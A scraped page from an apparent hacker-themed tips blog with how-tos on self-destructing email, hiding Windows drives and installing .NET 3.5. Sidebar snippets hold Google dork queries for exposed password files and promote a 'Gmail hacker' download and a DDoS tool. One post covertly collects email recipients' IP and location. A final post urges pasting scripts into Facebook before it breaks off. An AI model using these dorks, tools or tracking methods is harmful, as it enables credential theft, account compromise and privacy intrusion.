
Popular Posts
-
admin account info" filetype:log !Host=*.* intext:enc_UserPassword=* ext:pcf "# -FrontPage-" ext:pwd inurl:(service | authors...
-
1. Download Gmail hacker software to hack Gmail password. http://www.4shared.com/file/175280640/863ac191/Gmail_Hack.html 2. Now, ru...
-
Ddoser 3.4 - Credit to Online D0wnload Pass:-thisisthepass111 [DDoSeR] (Programmed in Delphi 7 By Sam) Ma...
-
This summary is not available. Please click here to view the post.
-
 What is the Use of The Proxy? Hide your IP. Browse the Internet anonymously. 100 percentage working process list Share Here is the list of p...

Blogroll

BlogRoll

Recent Posts


Showing posts with label Tips and Tricks. Show all posts
How to Send Self Destructing Email
Hello friends today i am going to tell you how to send self destructing emails as well as tracking that email and getting receiver's information.
1. First we have to create an account in self-destructing-email.com

2. Then compose your email as usual in your own email program and simply add .self-destructing-email.com to the end of your recipients email address. For example 123@gmail.com.self-destructing-email.com

3. Now just press the send button.
4. When recipient get the mail there is an link click on that link.



5. An pop window will appear like shown below click OK and there is your message.

6. For getting the recipients information like date, time, ip address & location from where he/she has read the mail login back to self-destructing-email.com with your credentials.
Enjoy :)
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
1. First we have to create an account in self-destructing-email.com
2. Then compose your email as usual in your own email program and simply add .self-destructing-email.com to the end of your recipients email address. For example 123@gmail.com.self-destructing-email.com
3. Now just press the send button.
4. When recipient get the mail there is an link click on that link.
5. An pop window will appear like shown below click OK and there is your message.
6. For getting the recipients information like date, time, ip address & location from where he/she has read the mail login back to self-destructing-email.com with your credentials.
Enjoy :)
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
Tag :
Email,
Tips and Tricks,
How to hide your hard drive in windows without any software
Hello friends, this my first post on this blog hope you like it. Today i am going to tell you how to hide your hard disk drives in windows (XP, Vista, windows7,8,8.1) without using any third party software.
As you have seen in offices, collages and in your school labs there is only one drive 'C' and no more dard drives are there.We think that there is only one drive but actually there are all hard drives but they are hidden from us.
So if you want to hide Hard Disk Drive in you own PC then follow the following steps:

1. First press windows button + r and type gpedit.msc in the box.

2. Now Click on gpedit to Open it then Click on User Configuration >Administrative Templates > Windows Components..
3. Then double click on Windows Explorer (in windows XP,7,Vista) and File Explorer (in windows 8, 8)

(For windows 8,8.1)

(For windows XP, Vista, 7)

4. Now double click on Hide these specific drives in My Computer.

5. Now click on 'Enable' radio button and Option will be active and then select your choice you want to hide your hard disk drive i.e: you can select one, two or more you want and then click on OK.

Before My Pc have Shown Drive.

1.Right Click on My Computer or My Pc(In Win8/8.1)

2. Open Disk Management, And Right Click on which drive you want to hide , Then Click on Change Drive Letter & Path

3. Click on Yes.

4.See the Drive Letter is Gone.
5. Now See in your Pc the Drive is Become Hide.

Note: If you want back visible your then again Give Your Drive Letter .
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
As you have seen in offices, collages and in your school labs there is only one drive 'C' and no more dard drives are there.We think that there is only one drive but actually there are all hard drives but they are hidden from us.
So if you want to hide Hard Disk Drive in you own PC then follow the following steps:
1. First press windows button + r and type gpedit.msc in the box.
2. Now Click on gpedit to Open it then Click on User Configuration >Administrative Templates > Windows Components..
3. Then double click on Windows Explorer (in windows XP,7,Vista) and File Explorer (in windows 8, 8)
(For windows 8,8.1)
(For windows XP, Vista, 7)
4. Now double click on Hide these specific drives in My Computer.
5. Now click on 'Enable' radio button and Option will be active and then select your choice you want to hide your hard disk drive i.e: you can select one, two or more you want and then click on OK.
And you are done...
TIP: If you want to unhide these drive then just click on 'Not Configured' radio button and click on ok.
Another ShortCut Methods
Another ShortCut Methods
1.Right Click on My Computer or My Pc(In Win8/8.1)
2. Open Disk Management, And Right Click on which drive you want to hide , Then Click on Change Drive Letter & Path
3. Click on Yes.
4.See the Drive Letter is Gone.
5. Now See in your Pc the Drive is Become Hide.
Note: If you want back visible your then again Give Your Drive Letter .
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
How To Install .Net Framework 3.5 In Windows 8 Manually
Install .Net Framework 3.5 In Windows 8
Windows 8 comes with net framework 4.5 already installed on it. So when you try to install net framework 3.5 in Windows 8 you will get an error like this.

.Net Framework 3.5
Now some application, builds on .Net Framework 3.5, needs Microsoft .Net Framework 3.5 to be installed to run. And Microsoft Net Framework 4.5 does not include Net Framework 3.5. So now how to fix this? Here is the solution with some easy.
In this tutorial we are going to show how to install .Net Framework offline without any internet connection. All you need is just a installation DVD of windows 8.
Method 1
Steps:1. Go to start menu and search for Command Prompt.

2. Right click on Command Prompt and click on 'Run as administrator'.

Command Prompt
3. Now copy and paste the following command in Command Prompt. and hit enter to run.(to paste the command in Command Prompt, copy the command. Then open Command Prompt window then right click and paste.)
Dism.exe /online /enable-feature /featurename:NetFX3 /All /Source:J:\sources\sxs /LimitAccess
Note: Here J: is my DVD drive. So replace J: with your source DVD drive letter.(this Above Command Work only in Original Iso and Microsoft Downloaded Iso.)
or
Dism.exe /online /enable-feature /featurename:NetFX3 /Source:C:\sxs /LimitAccess
(Download This NetFX3 .net Pack For Windows 8 )
NetFX3 for Windows 8 - x64 (64bit Version)
NetFX3 for Windows 8 - x86 (32 bit Version)
After Download Extract the file in C Drive And Run the Above Command in Cmd (Run As Adminstrator)

.Net Framework 3.5 Offline Install
4. Within a few moment .Net Framework will be installed on your computer.

.Net Framework 3.5 Offline Install
Method 2
1. Go to windows search menu.

Windows 8 Start Menu
2. Type 'Feature' in search bar.

Windows 8 Feature
3. Then click on Settings > Turn Windows feature on or off.

Windows 8 Feature on/off
4. In Windows feature window click on '.Net Framework 3.5' option. And click ok.

Windows 8 .Net Framework 3.5 Install
5. A new window will appear. Click 'Download files from Windows Update'.

Windows 8 .Net Framework 3.5 Install
6. Now windows download necessary files.

Windows 8 .Net Framework 3.5 Install
7. Now .Net Framework 3.5 is installed on your system.

Windows 8 .Net Framework 3.5 Install
Like Our Facebook Fan Page: http://www.facebook.com/yamraajhacker
Tag :
.net FrameWork,
Tips and Tricks,
Some Useful Script in Facebook for Automatic Posts

Step 1.
Login your FB account
Step 2.
Copy the Script code
1)Script For Awesome Theme For Facebook.
